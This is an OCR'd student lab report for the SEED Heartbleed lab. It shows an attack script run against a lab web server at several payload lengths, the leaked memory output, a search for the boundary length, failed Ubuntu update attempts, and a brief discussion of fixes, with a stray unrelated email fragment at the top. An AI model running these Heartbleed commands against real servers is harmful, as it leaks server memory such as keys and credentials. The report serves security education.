
Subject: hi

Body: how are you my friend

Step 3: **Investigate the fundamental cause of the Heartbleed attack**


changing the value of the payload length variable.

$ python /home/seed/attack.py www.heartbleedlabelgg.com --length 40



```
AdarshKumar_PES2UG20CS016/>$python /home/seed/Desktop/attack.py www.heartbleedlabelgg.com --length 40

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

..(AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...............:.

AdarshKumar_PES2UG20CS016/>$
```

$ python /home/seed/attack.py www.heartbleedlabelgg.com --l 0x012B




```
AdarshKumar_PES2UG20CS016/>$python /home/seed/Desktop/attack.py www.heartbleedlabelgg.com --l 0x012B

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

..+AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A................................I.........
...........
.................................#........Y..>..L\..!}L...aR....F..C(......... .7.Uv^G5.Z.l..,.K...m.....7.g....U..k.a*..P....W...._!V.Go..

AdarshKumar_PES2UG20CS016/>$
```

As we can see that changing the value of payload, we are able to get the different amount of data because of which we can ask the server as much amount of data as we want.


Step 4: **Find out the boundary value of the payload length variable.**

Using length 23 results in data is being returned before that length data is not returning.



```
AdarshKumar_PES2UG20CS016/>$python /home/seed/Desktop/attack.py www.heartbleedlabelgg.com --length 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

...AAAAAAAAAAAAAAAAAAAAAABC.J..i.~s...'..X%

AdarshKumar_PES2UG20CS016/>$
```

Using an attack length of 22 bytes results in an empty response:



```
[redacted] seed@ubuntu:~$ sudo python attack.py www.heartbleedlabelgg.co
m --length 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2
014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
##################################################################

.F
```


So, we can consider that 22 byte is the boundary value as after that the attack start returning some data.

Step 5: **Countermeasure and bug fix**


To fix the Heartbleed vulnerability, the best way is to update the OpenSSL library to the newest version. But doing that we get that to know that ubuntu 12 is not giving update properly because it is outdated not.

I am attaching those screenshots bellow which gives us error.

$ sudo apt-get update




```
AdarshKumar_PES2UG20CS016/>sudo apt-get update
Get:1 http://extras.ubuntu.com precise Release.gpg [72 B]
Ign http://security.ubuntu.com precise-security Release.gpg
Hit http://extras.ubuntu.com precise Release
Ign http://security.ubuntu.com precise-security Release
Ign http://us.archive.ubuntu.com precise Release.gpg
Ign http://security.ubuntu.com precise-security/main Sources/DiffIndex
Hit http://extras.ubuntu.com precise/main Sources
Ign http://us.archive.ubuntu.com precise-updates Release.gpg
Ign http://us.archive.ubuntu.com precise-backports Release.gpg
Ign http://security.ubuntu.com precise-security/restricted Sources/DiffIndex
Hit http://extras.ubuntu.com precise/main i386 Packages
Ign http://us.archive.ubuntu.com precise Release
Ign http://security.ubuntu.com precise-security/universe Sources/DiffIndex
Ign http://extras.ubuntu.com precise/main TranslationIndex
Ign http://security.ubuntu.com precise-security/multiverse Sources/DiffIndex
Ign http://us.archive.ubuntu.com precise-updates Release
Ign http://security.ubuntu.com precise-security/main i386 Packages/DiffIndex
Ign http://us.archive.ubuntu.com precise-backports Release
Ign http://security.ubuntu.com precise-security/restricted i386 Packages/DiffIndex
Ign http://us.archive.ubuntu.com precise/main Sources/DiffIndex
Ign http://security.ubuntu.com precise-security/universe i386 Packages/DiffIndex
Ign http://us.archive.ubuntu.com precise/restricted Sources/DiffIndex
Ign http://security.ubuntu.com precise-security/multiverse i386 Packages/DiffIndex
Ign http://us.archive.ubuntu.com precise/universe Sources/DiffIndex
Ign http://security.ubuntu.com precise-security/main TranslationIndex
Ign http://us.archive.ubuntu.com precise/multiverse Sources/DiffIndex
Ign http://security.ubuntu.com precise-security/multiverse TranslationIndex
Ign http://us.archive.ubuntu.com precise/main i386 Packages/DiffIndex
Ign http://security.ubuntu.com precise-security/restricted TranslationIndex
```




```
W: Failed to fetch http://us.archive.ubuntu.com/ubuntu/dists/precise-backports/multivers
e/source/Sources  404  Not Found [IP: 91.189.91.39 80]

W: Failed to fetch http://us.archive.ubuntu.com/ubuntu/dists/precise-backports/main/bina
ry-i386/Packages  404  Not Found [IP: 91.189.91.39 80]

W: Failed to fetch http://us.archive.ubuntu.com/ubuntu/dists/precise-backports/restricte
d/binary-i386/Packages  404  Not Found [IP: 91.189.91.39 80]

W: Failed to fetch http://us.archive.ubuntu.com/ubuntu/dists/precise-backports/universe/
binary-i386/Packages  404  Not Found [IP: 91.189.91.39 80]

W: Failed to fetch http://us.archive.ubuntu.com/ubuntu/dists/precise-backports/multivers
e/binary-i386/Packages  404  Not Found [IP: 91.189.91.39 80]

E: Some index files failed to download. They have been ignored, or old ones used instead
```

We received error while updating.

$ sudo apt-get upgrade



```
AdarshKumar_PES2UG20CS016/>sudo apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages have been kept back:
  duplicity linux-headers-generic-lts-quantal linux-image-generic-lts-quantal
The following packages will be upgraded:
  accountsservice acpi-support apache2 apache2-mpm-prefork apache2-utils apache2.2-bin
  apache2.2-common apparmor apport apport-gtk apt apt-transport-https apt-utils
  apt-xapian-index avahi-autoipd avahi-daemon avahi-utils base-files bc bind9 bind9-host
  bind9utils bluez bluez-alsa bluez-cups bluez-gstreamer bsdutils ca-certificates checkbox
  checkbox-qt compiz compiz-core compiz-gnome compiz-plugins-default consolekit cups cups-bsd
  cups-client cups-common cups-filters cups-ppdc dbus dbus-x11 dc deja-dup dmidecode dmsetup
  dnsutils dosfstools dpkg dpkg-dev empathy empathy-common file firefox firefox-globalmenu
  firefox-locale-en fonts-opensymbol gir1.2-appindicator3-0.1 gir1.2-gdkpixbuf-2.0
  gir1.2-gnomebluetooth-1.0 gir1.2-gtk-2.0 gir1.2-gtk-3.0 gir1.2-gudev-1.0 gnome-bluetooth
  gnome-control-center gnome-control-center-data gnome-desktop3-data gnome-panel
  gnome-panel-data gnome-settings-daemon gnupg gpgv grub-common grub-pc grub-pc-bin
  grub2-common gwibber gwibber-service gwibber-service-facebook gwibber-service-identica
  gwibber-service-twitter hplip hplip-data icedtea-6-jre-cacao icedtea-6-jre-jamvm
  icedtea-netx icedtea-netx-common ifupdown initramfs-tools initramfs-tools-bin iproute
  isc-dhcp-client isc-dhcp-common jockey-common jockey-gtk kde-runtime kde-runtime-data
  kdelibs-bin kdelibs5-data kdelibs5-plugins kdoctools krb5-locales
  landscape-client-ui-install language-pack-en language-pack-en-base language-pack-gnome-en
  language-pack-gnome-en-base language-pack-kde-en language-pack-kde-en-base
  language-selector-common language-selector-gnome libaccountsservice0 libappindicator1
  libappindicator3-1 libapt-inst1.4 libapt-pkg4.12 libasn1-8-heimdal libaudio2
  libavahi-client3 libavahi-common-data libavahi-common3 libavahi-core7 libavahi-glib1
  libavahi-gobject0 libavahi-ui-gtk3-0 libbind9-80 libblkid1 libbluetooth3 libc-bin
  libc-dev-bin libc6 libc6-dev libck-connector0 libcups2 libcupscgi1 libcupsdriver1
  libcupsfilters1 libcupsimage2 libcupsmime1 libcupsppdc1 libcurl3 libcurl3-gnutls
  libcurl3-nss libdbus-1-3 libdecoration0 libdevmapper-event1.02.1 libdevmapper1.02.1
  libdjvulibre-text libdjvulibre21 libdns81 libdpkg-perl libdrm-intel1 libdrm-nouveau1a
  libdrm-nouveau2 libdrm-radeon1 libdrm2 libdumbnet1 libgail-3-0 libgail-common libgail18
  libgcrypt11 libgdk-pixbuf2.0-0 libgdk-pixbuf2.0-common libglib2.0-0 libglib2.0-bin
  libglib2.0-data libglu1-mesa libgnome-bluetooth8 libgnome-control-center1
```



```
  404  Not Found [IP: 91.189.91.39 80]
Err http://us.archive.ubuntu.com/ubuntu/ precise-updates/main libgnome-control-center1 i386 1:3
.4.2-0ubuntu0.13.3
  404  Not Found [IP: 91.189.91.39 80]
Err http://us.archive.ubuntu.com/ubuntu/ precise-updates/main libnm-util2 i386 0.9.4.0-0ubuntu4
.4.1
  404  Not Found [IP: 91.189.91.39 80]
Err http://us.archive.ubuntu.com/ubuntu/ precise-updates/main libnm-glib4 i386 0.9.4.0-0ubuntu4
.4.1
  404  Not Found [IP: 91.189.91.39 80]
Err http://us.archive.ubuntu.com/ubuntu/ precise-updates/main accountsservice i386 0.6.15-2ubun
tu9.7
  404  Not Found [IP: 91.189.91.39 80]
Err http://us.archive.ubuntu.com/ubuntu/ precise-updates/main libaccountsservice0 i386 0.6.15-2
ubuntu9.7
  404  Not Found [IP: 91.189.91.39 80]
Err http://us.archive.ubuntu.com/ubuntu/ precise-updates/main dbus i386 1.4.18-1ubuntu1.5
  404  Not Found [IP: 91.189.91.39 80]
Err http://security.ubuntu.com/ubuntu/ precise-security/main dbus i386 1.4.18-1ubuntu1.5
  404  Not Found [IP: 185.125.190.36 80]
Err http://us.archive.ubuntu.com/ubuntu/ precise-updates/main libpython2.7 i386 2.7.3-0ubuntu3.
5
```

We received error while upgrading as well

The Heartbleed bug (CVE-2014-0160) what there because there isn’t any check to determine whether or not ‘pl’ is a valid value, a memory breach can occur.

That can be fixed by:

1) requires the program to know the allowed boundary while performing the copy, which could be difficult to implement.
2) requires the server to calculate the packet size at runtime, and although this entails overhead in the server application, it is less computationally demanding.

THE END